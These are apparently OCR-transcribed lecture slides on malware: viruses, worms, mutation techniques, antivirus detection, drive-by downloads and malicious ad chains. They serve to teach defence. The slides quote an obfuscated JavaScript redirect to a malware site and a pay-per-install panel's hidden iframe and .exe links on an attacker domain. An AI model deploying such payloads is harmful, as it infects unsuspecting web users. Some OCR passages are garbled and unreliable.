# Malware: Botnets, Viruses, and Worms

Damon McCoy


Slide Credit: Vitaly Shmatikov


# Malware

- Malicious code often masquerades as good software or attaches itself to good software
- Some malicious programs need host programs
  - Trojan horses (malicious code hidden in a useful program), logic bombs, backdoors
- Others can exist and propagate independently
  - Worms, automated viruses
- Many infection vectors and propagation methods
- Modern malware often combines trojan, rootkit, and worm functionality

# PUP

- Potentially unwanted programs
  - Software the user agreed to install or was installed with another wanted program but is, spyware, adware





# Lenovo PCs ship with man-in-the-middle adware that breaks HTTPS connections [Updated]


Superfish may make it trivial for attackers to spoof any HTTPS website.

by **Dan Goodin** - Feb 19, 2015 8:36am PST

# Viruses vs. Worms

## VIRUS

- Propagates by infecting other programs
- Usually inserted into host code (not a standalone [illegible])



## WORM

- Propagates automatically by copying itself to target systems
- A standalone program

# “Reflections on Trusting Trust”

- Ken Thompson’s 1983 Turing Award lecture
  1. Added a backdoor-opening Trojan to login program
  2. Anyone looking at source code would see this, so changed the compiler to add backdoor at compile-time
  3. Anyone looking at compiler source code would see this, so changed the compiler to recognize when it’s compiling a new compiler and to insert Trojan into it
- “The moral is obvious. You can’t trust code you did not totally create yourself. (Especially code from companies that employ people like me).”

# Viruses

- Virus propagates by infecting other programs
  - Automatically creates copies of itself, but to propagate, a human has to run an infected program
  - Self-propagating viruses are often called worms
- Many propagation methods
  - Insert a copy into every executable (.COM, .EXE)
  - Insert a copy into boot sectors of disks
    - PC era: “Stoned” virus infected PCs booted from infected floppies, stayed in memory, infected every inserted floppy
  - Infect common OS routines, stay in memory

# First Virus: Creeper

http://history-computer.com/Internet/Maturing/Thomas.h

Photo courtesy of Dan Murphy

- Written in 1971 at BBN
- Infected DEC PDP-10 machines running TENEX OS
- Jumped from machine to machine over ARPANET
  - Copied its state over, tried to delete old copy
- Payload: displayed a message
  “I’m the creeper, catch me if you can!”
- Later, Reaper was written to hunt down Creeper


# Polymorphic Viruses

- Encrypted viruses: constant decryptor followed by the encrypted virus body
- Polymorphic viruses: each copy creates a new random encryption of the same virus body
  - Decryptor code constant and can be detected
  - Historical note: “Crypto” virus decrypted its body by brute-force key search to avoid explicit decryptor code

# Virus Detection

- Simple anti-virus scanners
  - Look for signatures (fragments of known virus code)
  - Heuristics for recognizing code associated with viruses
    - Example: polymorphic viruses often use decryption loops
  - Integrity checking to detect file modifications
    - Keep track of file sizes, checksums, keyed HMACs of contents
- Generic decryption and emulation
  - Emulate CPU execution for a few hundred instructions, recognize known virus body after it has been decrypted
  - Does not work very well against viruses with mutating bodies and viruses not located near beginning of infected executable

# Virus Detection by Emulation


Randomly generates a new key
and corresponding decryptor code
Decrypt and execute
Mutation A
Virus body
Mutation B
Mutation C

To detect an unknown mutati▨ of a known ■s , emulate CPU execution ▨ until the current sequence of instruction opcodes matches the known sequence for vir■ody

# Metamorphic Viruses

- Obvious next step: mutate the virus body, too
- Apparition: an early Win32 metamorphic virus
  - Carries its source code (contains useless junk)
  - Looks for compiler on infected machine
  - Changes junk in its source and recompiles itself
  - New binary copy looks different!
- Mutation is common in macro and script viruses
  - A macro is an executable program embedded in a word processing document (MS Word) or spreadsheet (Excel)
  - Macros and scripts are usually interpreted, not compiled

# Obfuscation and Anti-Debugging

- Common in all kinds of malware
- Goal: prevent code analysis and signature-based detection, foil reverse-engineering
- Code obfuscation and mutation
  - Packed binaries, hard-to-analyze code structures
  - Different code in each copy of the virus
    - Effect of code execution is the same, but this is difficult to detect by passive/static analysis (undecidable problem)
- Detect debuggers and virtual machines, terminate execution

# Mutation Techniques


- Real Permutating Engine/RPME, ADMutate, etc.
- Large arsenal of obfuscation techniques
  - Instructions reordered, branch conditions reversed, different register names, different subroutine order
  - Jumps and NOPs inserted in random places
  - Garbage opcodes inserted in unreachable code areas
  - Instruction sequences replaced with other instructions that have the same effect, but different opcodes
    - Mutate SUB EAX, EAX into XOR EAX, EAX or

      MOV EBP, ESP into PUSH ESP; POP EBP
- There is no constant, recognizable virus body

# Propagation via Websites

[Moschuk et al.]

- Websites with popular content
  - Games: 60% of websites contain executable content, one-third contain at least one malicious executable
  - Celebrities, adult content, everything except news
- Most popular sites with malicious content (Oct 2005)
- Most are variants of the same adware applications



| site | # infected executables |
|---|---|
| ***scenicreflections.com*** | 503 |
| ***gamehouse.com*** | 164 |
| ***screensavershot.com*** | 137 |
| ***screensaver.com*** | 107 |
| hidownload.com | 50 |
| games.aol.com | 30 |
| ***appzplanet.com*** | 27 |
| dailymp3.com | 27 |
| free-games.to | 27 |
| ***galttech.com*** | 23 |

# Drive-By Downloads

- Websites “push” malicious executables to user’s browser with inline JavaScript or pop-up windows
  - Naïve user may click “Yes” in the dialog box
- Can install malicious software automatically by exploiting bugs in the user’s browser
  - 1.5% of URLs - Moshchuk et al. study
  - 5.3% of URLs - “Ghost Turns Zombie”
  - 1.3% of Google queries - “All Your IFRAMEs Point to Us”
- Many infectious sites exist only for a short time, behave non-deterministically, change often

# Obfuscated JavaScript

[Provos et al.]

```
document.write(unescape("%3CHEAD%3E%0D%0A%3CSCRIPT%20
LANGUAGE%3D%22Javascript%22%3E%0D%0A%3C%21--%0D%0A
/*%20criptografado%20pelo%20Fal%20-%20Deboa%E7%E3o
%20gr%E1tis%20para%20seu%20site%20renda%20extra%0D
...
3C/SCRIPT%3E%0D%0A%3C/HEAD%3E%0D%0A%3CBODY%3E%0D%0A
%3C/BODY%3E%0D%0A%3C/HTML%3E%0D%0A"));
//-->
</SCRIPT>
```


# "Ghost in the Browser"

- Large study of malicious URLs by Provos et al. (Google security team)
- In-depth analysis of 4.5 million URLs
  - About 10% malicious
- Several ways to introduce exploits
  - Compromised Web servers
  - User-contributed content
  - Advertising
  - Third-party widgets

# User-Contributed Content


[Provos et al.]

- Example: site allows user to create online polls, claims only limited HTML support
  - Sample poll



```
  <SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="('";
awq27="";sftfttft=4;fghdh="'ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om'";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="')";
if (vj20+sftfttft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>
```

  - Interpreted by browser as location.replace('http://videozfree.com')
  - Redirects user to a malware site



**EXE last updated 68 hours ago**

iframeDOLLARS.biz
adverts zone

NEWS | STATS | SETUP | RATES

## Last news

| Date | Text |
|---|---|
| 4.12.2006 | From today our price for Asia grows up to 15$ for 1k and the price for Italy - to 300$ for 1k |
| 20.11.2006 | For the reason of bad price for Asiatic region we have to low our price for it to 12$. We're waiting for your understanding.<br>We'll work up this problem as soon as possible. |
| 11.07.2006 | Now, we accept asia loads! |
| 11.06.2006 | We resolve our problem with hosting! And we have a special bonus: you'll get +20% more to your moneys! |
| 31.05.2006 | From the 31th of May the new system of anti antivirus is started. |
| 07.11.2005 | Problems with BackURL solved, use it! |
| 11.10.2005 | Now you can send not unique traffic to your resources with help of BackURL |
| 10.10.2005 | From the 10th of Octobre the new system of tariffing IS STARTED. From this moment we pay different $$$ for different countries |
| 19.09.2005 | From the 19th of september the price for 1000 loads will rise to 80$ |
| 5.08.2005 | New system of statistics and new disign are started! |
| 11.07.2005 | From the 11th of july the price for 1000 loads will rise to 70$ |

| Adverts link | |
|---|---|
| HTML Link: | `<iframe src="http://yepjnddqpq.biz/dl/adv622.php" width=1 height=1></iframe>` |
| Hidden HTML Link: | `<iframe`<br>`src="&#104;&#116;&#116;&#112;&#58;&#47;&#47;&#121;&#101;&#112;&#106;&#110;&#100;&#`<br>`width=1 height=1></iframe>` |
| EXE Link(last update 68 hours ago): | `http://yepjnddqpq.biz/dl/loadadv622.exe` |

# Trust in Web Advertising

- Advertising, by definition, is ceding control of Web content to another party
- Webmasters must trust advertisers not to show malicious content
- Sub-syndication allows advertisers to rent out their advertising space to other advertisers
  - Companies like Doubleclick have massive ad trading desks, also real-time auctions, exchanges, etc.
- Trust is not transitive!
  - Webmaster may trust his advertisers, but this does not mean he should trust those trusted by his advertisers

# Example of an Advertising Exploit

[Provos et al.]

- Video sharing site includes a banner from a large US advertising company as a single line of JavaScript…
- … which generates JavaScript to be fetched from another large US company
- … which generates more JavaScript pointing to a smaller US company that uses geo-targeting for its ads
- … the ad is a single line of HTML containing an iframe to be fetched from a Russian advertising company
- … when retrieving iframe, “Location:” header redirects browser to a certain IP address
- … which serves encrypted JavaScript, attempting multiple exploits against the browser

# Not a Theoretical Threat

